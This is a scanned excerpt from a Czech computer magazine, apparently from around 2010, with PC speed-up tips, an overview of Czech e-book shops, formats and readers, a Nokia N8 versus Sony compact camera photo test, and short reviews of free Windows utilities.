
3 minuty včetně nového startu

Performancegwin

U některých nástrojů o 15 %

Jakmile překročíte velikost operační paměti, systém začne swapovat na pevný disk. K tomu si vytváří speciální soubor. Není však dobrý hospodář. Proto doporučujeme ručně nastavit velikost virtuální paměti. Otevřete »Ovládací panely | Systém | Vlastnosti systému | Upřesnit«, v části Výkon klikněte na »Nastavení | Upřesnit | Změnit« a velikost virtuální paměti nastavte na 1,5násobek vaší skutečné operační paměti.

1. Defragmentace disku zrychlí přístup k datům



Budete potřebovat

- Disk Defrag Screen Saver z Chip DVD

Doba přípravy



3 minuty instalace spořiče obrazovky

Zrychlení práce

0 40 % rychlejší pevný disk

Ve Vistě a Windows 7 probíhá defragmentace podle časového plánu. Nelze to však vyřešit chytřejším způsobem? Defragmentujte disk tehdy, když na počítači nic neděláte. O defragmentaci se postará nástroj Defrag Screen Saver. Program je určen pro všechna Windows – od XP až po 7. U Windows 7 a Vista nezapomeňte deaktivovat pravidelný plán defragmentace.

3. Více RAM probudí skomírající systém



Budete potřebovat

- Operační paměť, šroubovák

Doba přípravy



15 minut bez nákupu paměti

Zrychlení práce

Přibližně o 25 %

Více paměti znamená více výkonu. Paměť se liší podle typu (DDR2, DDR3), podle frekvence a také podle časování (úda CL). Čím nižší hodnota časování, tím lepší. Počítače s integrovanými grafikami se o paměť RAM dělí právě s videopamětí. Pak je možné snížit hodnotu pro grafickou kartu, získáte tím více paměti pro běžící aplikace.

5. Nejnovější ovladače základní desky zrychlí počítač



Budete potřebovat

- Ovladače z internetu

Doba přípravy



15 minut na nalenzení, stažení a instalaci ovladačů

Zrychlení práce

Přibližně o 15 %

Windows může používat hardware efektivně, jen pokud má nejlepší ovladače. Microsoft svá Windows vybavuje univerzálními ovladači, lepší je však sáhnout po těch, které jsou dělané na míru konkrétnímu hardwaru. Navštivte stránky výrobce vaší základní desky a stáhněte odsud ovladače pro čipset, který máte na základní desce.

7. USB 3.0 zrychlí dokonce i USB 2.0 zařízení



Budete potřebovat

- USB 3.0 kartu, šroubovák

Doba přípravy



20 minut bez nákupu karty

Zrychlení práce

0 8 % rychlejší komunikace

USB 3.0 je přicházející standard pro rychlé připojení příslušenství. Můžete jej pořídit i do staršího počítače v podobě PCIe karty. Podle našich měření bude i starý USB 2.0 hardware fungovat rychleji, pokud jej připojíte k USB 3.0 portu. U pevných disků bude nárůst rychlosti mezi 5 a 10 %. Pokud si koupíte nový USB 3.0 disk, bude nárůst ještě větší.

9. Odstraňte prach, aby byl počítač zase tichý a výkonný



Budete potřebovat

- Vysavač, šroubovák

Doba přípravy



15 minut na otevření, vysávání a zavření PC

Zrychlení práce

V extrémním případě o 20 %

Po letech se v počítači usadí množství prachu. Ten se dostává na lopatky větráků i mezi žebra chladičů a teplo pak nemůže opouštět počítač. Pokud polovodičové součástky nemají správnou teplotu, nefungují tak, jak by měly. Třeba CPU se chrání proti přehřátí tak, že automaticky omezí svůj výkon. Prach v počítači zvyšuje jeho hlučnost.

PLACENÁ INZERCE

České E-KNIHY konečně na prodej

Ceny čteček klesají, nadšení uživatelů stoupá, jedinou brzdou digitální revoluce tak byl doposud nedostatek kvalitního obsahu. Nyní se zdá, že padla i poslední překážka...

PETR KRATOCHVÍL

Sedíte v kavárně či v MHD, čekáte ve frontě nebo cestujete vlakem, a místo abyste se nudili, vytáhnete z kapsy čtečku elektronických knih. Prohlédnete si aktuální nabídku nejzajímavějších časopisů, prolistujete si knižní bestsellery, a během několika sekund si vybrané tituly za pár korun koupíte a hned začnete číst. Popisovanou idylku si až doposud mohli užít jen čtenáři v USA, většinu z nás však připadala jako sci-fi. Ceny kvalitních čteček elektronických knih atakovaly desetitisícovou hranici a na knihy v digitální podobě jste mohli narazit maximálně na pirátských serverech, kam je naskenované

v proměnlivé kvalitě nahrávali největší nadšenci. Rok 2010 ale bude rokem změny: ceny čteček prolomily magickou hranici 5 000 Kč, i z domova lze například přímo objednávat knížky na Amazonu a na předvánočním „elektronickém“ trhu se objeví i česká knihkupectví. Pojďme se podívat, kde už vám prodají knihy z nul a jedniček.

Špatný začátek, dobrý konec?

Problematické elektronických knih se v Chipu věnujeme už několik let a neutěšený stav na domácím trhu na nás působil více než depresivně. Jedinými dvěma světlými body byly web Palmknihy a projekt Gutenberg (www.gutenberg.cz). Zatímco první z nich se zaměřoval spíše na bezplatné knížky, druhý měl ambice přerůst v regulérní internetové knihkupectví. I přes poněkud bombastická prohlášení však projekt měsíce stagnoval, a proto asi jen málokoho překvapilo, že se nedávno (pod křídly vydavatelství Ringier) zcela zastavil. Naštěstí je tento příklad výjimkou potvrzující pravidlo.

Jednou z prvních reálných vlaštovek na obloze elektronických knih je nakladatelství Libri.cz, které na adrese <http://virtualni.libri.cz/> nabízí několik desítek publikací z celé řady oborů, převažuje ale literatura s tématem historie a literatura faktu. Cena knih se zde pohybuje od 30 Kč za obyčejnou příručku až po 240 Kč za rozsáhlý slovník. Za unikátní lze označit distribuční model – knihy jsou zde k dispozici ve formátu PDF, a to ve dvou velikostech: za přibližně 40 % ceny je k dispozici verze určená jen pro prohlížení na obrazovce, za přibližně 60 % dostanete verzi použitelnou i pro

tisk. Vybranou knihu si můžete okamžitě stáhnout, otevřít ji však můžete až pomocí hesla, které obdržíte po zaplacení knihy.

Na rozdíl od poněkud „vážného“ Libri je portál WKnihy (www.wknihy.cz) podobný spíše klasickému knihkupectví. Najdete v něm vše od pohádek přes detektivky až po sci-fi. Nabídka zatím není příliš rozsáhlá (několik desítek knih), ale jejich počet pomalu roste. Zajímavé je, že knihy nejsou prodávány se standardní DRM ochranou, ale ve formátu PRC a zároveň v textu obsahují jméno zákazníka.

Mezi absolutní novinky na trhu s elektronickými knihami patří portál eReading (www.ereading.cz), který nabízí téměř 300 knih v cenové úrovni kolem 100 Kč. Najdete zde široké spektrum knih od klasické beletrie až po „unikáty“ od Špidly či Klause. Knihy jsou ve formátu PDF a ve většině případů jsou chráněny pomocí Adobe DRM.

Poslední zmiňovanou prodejnu, eLibellus, najdete na adrese www.elibellus.com a mělo by jít o klasické internetové knihkupectví se širokým spektrem nabízených knih. Počítadlo nabídky se prozatím zastavilo na čísle 68, vybere si zde ale opravdu každý. I na tomto webu najdete většinu knih ve formátu PDF s ochranou Adobe DRM v ceně okolo 100 Kč. Dalším želižkem v ohni je portál Neknihy (www.neknihy.cz), který se po dlouhodobém kómatu opět probíral k životu a zdá se, že by se i zde mohlo objevit něco zajímavého pro náruživé čtenáře.

Palmknihy.cz

Jedním z průkopníků a zároveň největším zdrojem elektronických textů v republice je server Palmknihy. Název portálu naznačuje, že jeho počátky sahají opravdu daleko – celá

Prodejny knih: zde si můžete legálně koupit e-knihy

Z České republiky můžete bez problémů nakupovat i na Amazonu, české knížky ale nakoupíte pouze na domácích webech.

Wknihy

www.wknihy.cz

Nadějný projekt s širokým výběrem e-knih a praktickým designem

Libri

www.libri.cz

Povinná zastávka každého majitele čtečky se zájmem o historii.

Palmknihy

www.palmknihy.cz

Největší zdroj bezplatných e-knih na domácím internetu s velkými zkušenostmi a ambicemi.

eReading

www.ereading.cz

Téměř tři stovky převážně odborných knih za přijatelné ceny.

Neknihy

www.neknihy.cz

Starší projekt probouzející se k životu.

eLibellus

www.elibellus.com

Novinka v oblasti elektronických knih s prozatím omezenou nabídkou.

řada lidí si z této stránky opravdu stahovala knížky do prehistorického Palmu V. Od těch dob se však mnohé změnilo. Server prošel několika designovými kotrmelec, zažil několik neúspěšných pokusů o rozhybání digitálněknížní ekonomiky, ale stále patří k pilířům českých e-knih. V současnosti na něm najdete téměř 3 500 bezplatných titulů z celé řady oblastí. K dispozici jsou zde i ukázky z vybraných titulů, které si posléze můžete zakoupit (v papírové podobě) v knihkupectví Kosmas. Vzhledem ke zkušenostem, které mají autoři tohoto knižního portálu v oblasti e-knih, je jen otázkou času, kdy se tento server opět zařadí mezi důležité prodejny e-knih.

Konec formátového chaosu?

Jedním z problémů, na který jsme u předchozího testu čteček upozorňovali, byl „formátový chaos“. Elektronické knihy jsou v současnosti nabízeny ve více než deseti formátech, které jsou vzájemně nekompatibilní. Vzhledem k tomu, že některé formáty doslova smrdí hřbitovem (PDB), další jsou úzce vázané na konkrétní vydavatelství (na

příklad AZW a Amazon) a některé specifické jen pro určité regiony (viz FB2 a Rusko s Asií), nemají to výrobci čteček jednoduché. Kvůli tomu si tak například majitelé čteček od Amazonu (Kindle) nepřečtou knihy s DRM ochranou Adobe. Jako obvykle k tomuto problému přistupují asijská výrobcí, kteří pro jistotu podporují všechny známé formáty a jejichž pravidelné upgrady firmwarů vyřeší většinu zjištěných problémů. Jediným zádrhelem tak zůstává PDF, se kterým si sice „poradí“ všechny čtečky, ovšem na těch menších (6" a méně) je prohlížení PDF (obvykle o velikosti A4) utrpění. Jen zlomek čteček totiž zvládá funkci PDF reflow, která umožňuje upravit velký dokument pro malý displej (jednou z mála je například Sony PRS 505). Blýská se ale na lepší časy – paradoxně díky ochraně proti kopírování, tzv. DRM. Zdá se, že válku o nadvládu nad světem e-knih svedou v budoucnu Adobe s Amazonem.

V současnosti sice Amazon vládne díky obrovskému množství prodaných knih, jeho konkurence ale nespí a rostou regionální projekty využívající Adobe DRM. Například většina domácích projektů sází právě na zmiňovanou ochranu od Adobe. V tabulce na webu Digiknihy.cz (www.digiknihy.cz/standardem-sestava-adobe-drm) si můžete prohlédnout, které vybrané (u nás prodávané) čtečky tak zvládnou knihy s touto ochranou.

Ještě rozsáhlejší seznam podporovaných zařízení najdete přímo na webu Adobe (<http://blogs.adobe.com/digital-publishing/supported-devices>). 



Nejdůležitější formáty e-knih

EPUB, AZW, FB2: Nevíte, o co jde? Tyto zkratky zastupují nejznámější a nejpoužívanější formáty elektronických knih.



EPUB

Jeden ze standardních otevřených formátů pro elektronické knihy. Velká výhoda: velikost textu a grafiky se přizpůsobuje velikosti displeje a může obsahovat informace o DRM.




AZW

Tento proprietární formát je určen pouze pro Amazon Kindle. Je vysoce komprimován a může obsahovat informace o DRM.




MBP

Starší, ale poměrně hodně používaný formát souborů s e-knihami, především u PDA zařízení



PDF

Klasika: Dokumenty ve formátu PDF můžete přečíst na každém zařízení, byť u zařízení s menším displejem s poněkud menším pohodlím.



FB2

Fictionbook je otevřený formát určený pro elektronické knihy, který vznikl na základech XML. Je velmi rozšířený v ruských mluvících oblastech a také u asijských zařízení.



LIT

Nepříliš rozšířený formát pro e-knihy z dílen Microsoftu. Pomocí doplňku je možné ukládat v tomto formátu knihy i přímo z Wordu.



PDB

Starší, ale značně rozšířený formát z dob mobilních zařízení Palm. Nevýhoda: formát je pouze textový, s omezenými možnostmi formátování. Jeho „pokročilejší“ verzi je formát PRC (mobipocket), nabízející základní možnosti formátování.

Na čem číst knihy

Nabídneme vám přehled nejzajímavějších zařízení pro čtení elektronických knih. Jejich rozsáhlý test najdete v příštím Chipu.



Šikula

VÝROBCE Jinke
MODEL Hanlin V5
CENA od 5500 Kč
INFO www.digiknihy.cz

Podpora obrovského množství formátů, slot na SD karty zajišťují, že si na této čtečce přečtete téměř libovolnou elektronickou knihu.



Šikula XL

VÝROBCE Jinke
MODEL Hanlin V3+
CENA od 6000 Kč
INFO www.digiknihy.cz

Větší bratr čtečky V5 s podobnými schopnostmi a s displejem o velikosti 6" a rozlišením 800×600 zaručuje přehlednější čtení.



Gigant

VÝROBCE Jinke
MODEL Hanlin V90
CENA zatím nestanovena
INFO www.digiknihy.cz

Schopnosti stejné jako jeho menší příbuzní a rozměrný displej umožní bez problémů pracovat i s dokumenty ve formátu PDF.



Štíhlý knihovník

VÝROBCE Prestigio
MODEL Libretto PER3162B
CENA od 4900 Kč
INFO www.digiknihy.cz

Mimořádně tenká (9mm) čtečka se senzorem polohy nabízí automatické otáčení knih na výšku nebo na šířku a 2 GB základní paměti.



Elegán

VÝROBCE NextPapyrus
MODEL PageOne
CENA od 6000 Kč
INFO www.digiknihy.cz

Elegantní čtečka s velmi dlouhou výdrží na baterie a podporou téměř všech dnes používaných formátů e-knih.



Víceúčelový

VÝROBCE	Apple
MODEL	iPad
CENA	od 11 000 Kč
INFO	www.apple.cz

Příjemná doba provozu na baterie umožňuje použít iPad i jako čtečku. Jako bonus mohou uživatelé využít službu Apple iBooks – prodejnu elektronických knih.

Kapesní knihovna

VÝROBCE	Sony
MODEL	PRS-350
CENA	od 6 000 Kč
INFO	www.digiknihy.cz

Nový malý a lehký model od Sony nabízí kapacitu pro přibližně 1200 knih a pětipalcový displej.



Kapesní knihovna XL

VÝROBCE	Sony
MODEL	PRS-650
CENA	od 7 500 Kč
INFO	www.digiknihy.cz

Velký a dotykový displej, interní paměť 1,4GB a kvalitní provedení jsou hlavní lákadla této novinky od Sony.



Etalon

VÝROBCE	Amazon
MODEL	Kindle 3
CENA	od 5000 Kč
INFO	www.digiknihy.cz

Výborná ergonomie, propracované ovládání a příznivá cena dělají z této čtečky aktuální tip Chipu pro náruživé čtenáře.



Nokia N8

Dokáže už mobilní telefon skutečně fotografovat a jsou pak jeho výsledky srovnatelné s kompaktním fotoaparátem? Vyzkoušeli jsme, jak fotí nová Nokia N8, a její možnosti jsme srovnali se stylovým fotoaparátem Sony DSC-TX9.

PAVEL TROUSIL

MOBIL versus KOMPAKT

O novém telefonu Nokia N8 jste si mohli přečíst už v minulém Chipu. Kolega, který ho testoval, s ním byl velmi spokojen, a navíc tvrdil, že moc pěkně fotografuje. Přiznám se, že v tomto ohledu jsem byl poněkud skeptický – fotografovat umí jen zrcadlovka, za pěkného počasí pak některé kompakty, ale mobil ve fotoaparátu se hodí tak maximálně k pořízení rozmazaného portrétního kontaktu. Technologie jde však rychle dopředu a digitální fotoaparáty integrované do mobilů se stále zlepšují. Vyzkoušeli jsme tedy novou Nokii N8 znovu, tentokrát jako digitální fotoaparát.

Důstojný soupeř

Nokia N8 se může pochlubit na mobil skutečně zajímavými parametry. Optický snímač je podle výrobce velký (přesný údaj Nokia neuvádí, má patrně velikost 1/1,83 palce, což je více, než mají některé kompakty) a má rozlišení 12,2 megapixelu. Optika Carl Zeiss má slušnou světelnost F2,8 a kryje ji sklo s antireflexní úpravou. Nokii nechybí ani xenonový blesk, autofokus a funkce detekce obličeje. Při fotografování se využívá celý velký 3,5" OLED displej s rozlišením 640 × 360 bodů (230 400 bodů).

To jsou parametry, které nemají ani kompakty nižší třídy. Pro Nokii jsme tedy

hledali důstojného protivníka s podobnými parametry a v podstatě i s podobnou cenou a rozměry. Nakonec jsme vybrali stylový digitální fotoaparát s blízkými vlastnostmi i rozměry – kompaktní Sony Cybershot DSC-TX9. Ten má optický snímač CMOS Exmor o velikosti 1/2,3 palce se stejným rozlišením, tedy 12,2 megapixelu. Maximální velikost snímků je stejně jako u Nokie 4 000 × 3 000 bodů. Velikost dotykového displeje je také 3,5" (ale má vyšší rozlišení, 921 600 pixelů) a rovněž u Sony vsadili na optiku Carl Zeiss se světelností F3,5–4,6. Podstatný rozdíl je v tom, že Sony nabízí 4x optický zoom, jinak jsou podmínky poměrně vyrovnané.

Jak se fotí mobilem

Použití Nokie N8 jako fotoaparátu je jednoduché a rychlé – stačí ji zapnout (tlačítkem po straně) a stisknout poměrně velkou spoušť vpravo na boční straně, kde jsou i spouště kompaktních. Mobil se přepne do režimu fotografování a můžete začít. Vše trvá zhruba dvě sekundy, což je dobrý čas. Také displej reaguje velmi svižně a i na slunci je velmi dobře čitelný, jako hledáček tedy poslouží bez problémů. Nokia zaostřuje na střed, popřípadě rozpoznává obličeje. Zaostření trvá zhruba sekundu, což je dost.

K dispozici je několik typických scénických režimů. Změnit je však můžete až po

dvou kliknutí – praktičtější by bylo dostat se k nim hned, a ne kliklou přes ikonu nastavení, Nokia sama režim nerozpozná. Pohrát si můžete i s kompenzací expozice, vyvážením barev, ostroty, kontrastem a tonalitou. Blesk může být nastaven na automatický režim, nebo je možné ho vypnout. I když má blesk funkci potlačení jevu červených očí, na výsledku se to bohužel moc neprojevuje a červené oči se většinou na snímku objeví.

MOBILNÍ TELEFON

Nokia N8

Orientační cena vč. DPH: cca 12 000 Kč

Za dobrého osvětlení je kvalita snímků výborná. Především je ale Nokia univerzální a zvládá tohoto mnohem víc než jen fotografování.

Rozlišení snímků: 12,2 Mpx (4 000 × 3 000 bodů)
Rozlišení videosekvencí: 1 280 × 720 bodů, 25 fps, H.264
Velikost snímače: 1/1,83"
Světelnost: F2,8
Ohnisková vzdálenost: 28 mm
Optický zoom: –
Displej: 3,5", 230 400 bodů
Paměť: 16 GB, microSD (max. 32 GB)
Rozměry: 114 × 59 × 13 mm
Hmotnost: 135 g



Sony Cybershot DSC-TX9

Přesné údaje Nokia neuvádí, podle zaostření makrofotografií se však zdá, že ostří zhruba až od 10 cm. Do makrorežimu se však musíte přepnout ručně. Poměrně bohaté jsou editační možnosti. Vyfotografovaný snímek můžete otočit, oříznout, změnit u něj rozlišení nebo ho převést na černobílý. K dispozici jsou i další možnosti, jejichž smysluplnost je ale sporná (přidání různých smajlíků).

Problém není ani s kapacitou paměti. Nokia má slot na karty microSD, takže ji můžete vybavit až 32 GB, potíže nečiní ani prezentace snímků (Nokia můžete připojit k televizoru s HDMI portem) nebo jejich odeslání. Mobil v tomto směru nabízí mnohem více možností než kompaktní. Nepochybí mu ani GPS, takže můžete zaznamenat i polohu.

Stylový kompaktní

Stylový kompaktní Cyber-shot DSC-TX9 se firmě Sony povedl. Je elegantní a snadno se ovládá pomocí dotykového displeje. Spustíte ho odsunutím krytky displeje (optika

je tak šikově zakryta). Automatický režim funguje skvěle, fotoaparát sám rozpozná scénu a podle toho vybere režim (tzv. inteligentní automatika). Bez problémů se tedy například přepne na makro a fotí už od 1 cm. První snímek můžete mít hotový už za 1,7 s a zpoždění spouště je 0,64 s. Za sekundu je aparát schopen vyfotografovat až deset snímků. Na nabitou baterii s ním pořídíte až 390 snímků.

Zajímavostí je možnost vytvářet velmi jednoduše panoramatické snímky pouhým přejetím požadované scény. Kompaktní dokáže dokonce pořádit 3D snímek, který si nakláněním fotoaparátu prohlédnete i na displeji. Obsluha Cyber-shotu je jednoduchá. Kromě spouště má tlačítko pro přepnutí na videomód a zbytek se řeší přes dotykový displej, na kterém můžete určit i to, kde se má zaostřit. Sony má širší ohniskovou vzdálenost, takže v interiéru snadněji vyfotíte skupinku lidí, a velkou výhodou je optický zoom, kterým si fotografované objekty snadno „přitáhnete“. Editací funkce Sony také má, stejně jako možnost připojení k TV.

Kvalita překvapila

Fotoaparát i mobil jsme chtěli prověřit v typických situacích – chtěli jsme vyzkoušet, jak dokážou pořádit fotografie z výletu, jak zachytí „domácí mazlíčky“, rodinná setkání nebo typické „sebesnímky“ na Facebook, focené nataženou rukou. Tentokrát nám tedy ani tak nešlo o studiové snímky nebo precizní měření rozlišení za pomoci testovacích obrazců. Fotografovali jsme většinou v automatickém režimu a pořídili jsme vždy dva stejné snímky ze stejného místa a ve stejný čas.

Začali jsme fotografovat za pěkného počasí – barev je teď v přírodě opravdu dostatek. Nokia N8 příjemně překvapila. Rozlišení je perfektní, barevné podání také a málokdy jsme byli se snímkem nespokojeni. V porovnání s kompaktním fotoaparátem vychází Nokia téměř 1:1.

STYLOVÝ KOMPAKT

Sony Cyber-shot DSC-TX9

Orientační cena vč. DPH: 10 000 Kč

Kompaktní Sony stále v kvalitě vede, především za horších světelných podmínek. Navíc umí i panoramata a 3D snímky a je mnohem rychlejší. Při podobné ceně však pouze fotografoje.

Rozlišení snímků: 12,2 Mpx
(4 000 × 3 000 bodů)

Rozlišení videosekvencí: 1 920 × 1 080 bodů,
25 fps, H.264

Velikost snímače: 1/2,3"

Světelnost: F3,5-4,6

Ohnisková vzdálenost: 25-100 mm

Optický zoom: 4×

Displej: 3,5", 921 600 bodů


Paměť: 32 MB, MS pro, SDXC

Rozměry: 98 × 60 × 18 mm

Hmotnost: 149 g



Nokia N8: V náročnějších podmínkách (za šera, v tmavší místnosti) lepším kompaktem zatím nestačí.



Sony Cybershot DSC-TX9: Je rychlejší a lépe si poradí s nedostatkem světla.

Nakonec snímky můžete posoudit sami – najdete je na našem Chip DVD v části Chip Plus.

Při horším osvětlení – večer, v místnosti nebo za horšího počasí – se přece jen projeví jisté nedostatky. Kompakt Sony mohl využít vyšší ISO (až ISO 3200), optickou stabilizací obrazu a patrně i dlouhodobé zkušenosti výrobce v oblasti digitální fotografie. Jeho snímky byly méně zašuměné, více ostré a zdařily se ve více případech. Také blesk má patrně větší dosah.

Ani Nokia však zcela neklamala. V mnoha případech se sice snímky vůbec nevydařily (nespustil se blesk, i když na to byly podmínky) a častěji byly rozmazané a méně ostré, ale řada z nich se povedla. Šumu je sice na snímcích víc, ale ne barevného. Nokii samozřejmě dost chybí optic-

ký zoom, rozlišení snímků je však dost velké, takže často pomůže ořez.

Kompakt Sony má lepší displej, snadněji se ovládá, nabízí některé funkce navíc a má lepší video. Snímky z něj jsou mnohem méně zašuměné. Je také rychlejší a zvládne i sérii snímků. Jako fotoaparát tedy jednoznačně vede. Nokia N8 je však mnohem univerzálnější zařízení a při podobné velikosti a za podobnou cenu toho nabízí mnohem víc. Navíc u mobilu máte téměř jistotu, že ho u sebe budete mít v rozhodující okamžik, tedy v okamžik, kdy chcete například vyfotit potomka na školní besídce nebo tanečnického kolegu na firemním večírku. Stále to tedy není ono, přesto Nokia N8 dokazuje, že mobilní telefony nemusí fotit špatně. 

PAVEL.TROUSIL@CHIP.CZ

Nokia N8: Při dostatku světla fotografuje Nokia N8 opravdu dobře.



Ukázkové snímky najdete na CHIP DVD v části **Chip Plus**.

Alternativy:



SAMSUNG ES65

Pokud fotíte jen občas, nemusíte mít fotoaparát za 10 000 Kč. Například malý kompakt Samsung ES65 koupíte cca za 2 000 Kč. Jeho rozlišení je 10 megapixelů a má pětinašobný zoom. Displej má menší (2,5") a horší a videosekvence mají max. velikost VGA. Stejně jako Sony jeho funkce Smart Auto sama vybere scénický režim. Pro běžné fotografování svou kvalitou i funkcemi stačí.

CENA VČ. DPH: cca 2 000 Kč
INFO: www.samsung.cz



SONY ERICSSON U1i SATIO

Nokia N8 není jediný mobil s dobrým fotoaparátem. Sony Ericsson U1i Satio také nabízí rozlišení 12 megapixelů (4 000 × 3 000 bodů). Displej má stejnou velikost a rozlišení jako Nokia, ale je o něco hůře viditelný. Objektiv je šikově zakryt posuvnou krytkou. Ovládání je jednoduché a rychlé. Na co se má zaostřit, to můžete určit dotykem. Nabízí i funkci detekce úsměvu a obličeje. Satio fotí velmi pěkně (i panoramatické snímky), ale stejně jako u Nokie se při horším osvětlení kvalita rychle kazí. Video zvládne jen ve VGA. Cena je poměrně vysoká – stojí 8 000 Kč.

CENA VČ. DPH: 8 000 Kč
INFO: www.sonyericsson.com

PLACENÁ INZERCE

Nástroje a služby ZDARMA

Skvělé nástroje s nulovým tarifem: tentokrát například ochrana proti malwaru, praktické nástroje pro pevné disky, kancelářský software – a samozřejmě geniální webové služby i mobilní aplikace.

ALEŠ PRISTÁL, ALES.PRISTAL@CHIP.CZ

EasyBCD

Perfektní konfigurace bootmenu

Od Windows NT až po XP byla bootovací nabídka operačního systému řízena jednoduchým textovým souborem zvaným

»boot.ini«, který bylo možno upravovat v textovém editoru. Ve Vistě a Windows 7 nahradil Microsoft tento soubor databankou pojmenovanou Boot Configuration Data, krátce BCD, a k operačnímu systému přidal nástroj příkazového řádku »bcdedit.exe«. Nástroj EasyBCD pak k němu nabízí grafické uživatelské rozhraní, které se nedávno objevilo ve verzi 2.0.2.

EasyBCD vám poskytuje nejen úplnou kontrolu nad možnostmi nástroje, ale nabízí i přídavné funkce, například pro začlenění diskových oddílů pro Mac nebo Linux, které Windows obvykle nerozpoznají.

Upozornění: Při práci s EasyBCD vždy

mějte na paměti, že program dokáže bootmenu nejen optimalizovat, ale také kompletně poničit, a předem si vždy pořídte záložní kopii.

TIP 1 Při zálohování nastavení nejprve klikněte na »BCD Backup/Repair«, zadejte cestu k záložnímu souboru a pak klikněte na »Backup Settings«.

TIP 2 Pomocí »Tools | Edit Legacy Entries« můžete s EasyBCD zpracovávat i »boot.ini« starší verze Windows.

OPERAČNÍ SYSTÉM: Windows XP/Vista/7

JAZYK: angličtina

neosmart.net/dl.php?id=1



NetDrive

Průzkumník pro FTP

NetDrive začleňuje do Windows adresáře FTP nebo WebDAV jako normální jednotky. To je výborná pomůcka, potřebujete-li například svou webovou prezentaci vybavit novými soubory. S tímto nástrojem totiž můžete pro takové účely využívat plný funkční rozsah Průzkumníka Windows, což vám práci významně ulehčí. Program také nabízí podporu metody drag and drop pro přenos dat a spouštění souborů ze vzdálených disků.

TIP Na levé straně pod »Companies« najdete přednastavené FTP servery velkých firem jako Microsoft, HP nebo Adobe, které jsou plně nástroji a pomůckou všeho druhu.

OPERAČNÍ SYSTÉM: Windows 2k/XP/Vista/7

JAZYK: angličtina

www.netdrive.net



EMDB – Eric's Movie Database

Komfortní filmový archiv

Eric's Movie Database je sofistikovaný nástroj pro správu vašich DVD a Blu-ray disků. Hlavním přínosem programu je importní funkce pro internetovou databanku IMDb, takže informace o filmech – jako režiséra, herce a žánr – nemusíte zadávat sami. Po kliknutí myší musíte už jen specifikovat vybavení své DVD verze: formát, jazyky, titulky atd.

TIP Pokud se vám při instalaci programu automaticky nenastaví čeština, můžete tak učinit prostřednictvím nabídky »Options | General | Language«, kde změníte jazyk ovládací plochy na zmiňovanou češtinu.

OPERAČNÍ SYSTÉM: Windows 2k/XP/Vista/7

JAZYK: čeština, angličtina

www.emdb.tk



Transmute

Konverze záložek

Mnozí uživatelé nepracují jen s jedním browserem, většinou mají vedle Internet Exploreru nainstalovaný také Firefox, Chrome, Safari nebo Operu. Pro udržení záložek, resp. oblíbených položek stále ve stejném stavu je pak vhodné použít Transmute. Nástroj zkonvertuje adresy do formátů různých browserů a na přání přepíše existující nastavení. Export dat probíhá do kořenového adresáře nebo vámi zvolené složky. Program proto může sloužit i jako zálohovací program v případě havárie prohlížeče.

TIP Placené programové verze Plus a Pro také vyhledávají dublety a nacházejí mrtvé odkazy.

OPERAČNÍ SYSTÉM: Windows XP/Vista/7

JAZYK: angličtina

www.gettransmute.com



UBitMenu

Office v klasickém stylu


V Office 2007 nahradil Microsoft klasické nabídky pásem karet. Chtěl tak obsluhu Wordu, Excelu & Co. zjednodušit. Mnoha dlouholetým uživatelům tohoto kancelářského balíku se však dodnes nepřestalo stýskat po starém způsobu obsluhy. Pro ně je tu nástroj UBitMenu, který poskytuje „nový pas karet“. Ten programy sad Office 2007 a 2010 opět vybaví obvyklými nabídkami a podnabídkami z předchozích verzí.

TIP Po stažení ukončete všechny programy sady Office a program nainstalujte. Nástroj se integruje jako obecná šablona.

OPERAČNÍ SYSTÉM: Windows XP/Vista

JAZYK: čeština, angličtina

www.ubit.ch/software



SystemInfo

Informace pro znalce

Nástroj SystemInfo bleskově shromáždí všechny důležité údaje o aktuálním počítači. Vypíše detaily o procesoru, základní desce, grafické kartě a jednotkách i o operačním systému. Poněvadž program není třeba instalovat, je vhodný jako součást diagnostických a záchranných cédéček, neboť právě v případech nouze je analýza počítače často velice potřebná.

TIP Klikněte pravým tlačítkem myši do okna programu, čímž získáte výčet běžících procesů a služeb a funkci reportu. Program nevyžaduje instalaci.

OPERAČNÍ SYSTÉM: Windows 2k/XP/Vista/7

JAZYK: němčina

www.bis-programmierung.de

URL měsíce

DUSHARE

Posílat přátelům dlouhé soubory už můžete díky službě Dushare i bez P2P klienta. Webové stránce oznámíte příslušný soubor na svém pevném disku, zadáte heslo, a obratem obdržíte odkaz pro stažení, který můžete poslat zamýšlenému příjemci souboru. Když přítel na odkaz klikne, stáhne si soubor přímo z vašeho PC.

www.dushare.com

MURO

Muro je platforma pro kreativní kreslíře. Služba zahrnuje nejdůležitější funkce, například i velikost pera a transparentci. Po nainstalování příslušného doplňku můžete při malování používat i grafický tablet.

<http://muro.deviantart.com>

HOOKIDOO


Hookidoo sleduje prostory pomocí webové kamery. Musíte si jen nainstalovat malý javský nástroj, který každou změnu a pohyb ve sledovaném prostoru vyfotografuje a obraz předá serveru Hookidoo. Kromě toho vám na volitelnou adresu přijde e-mailová zpráva.

<http://hookidoo.com>

SG TCP Optimizer

Optimalizace síťového spojení

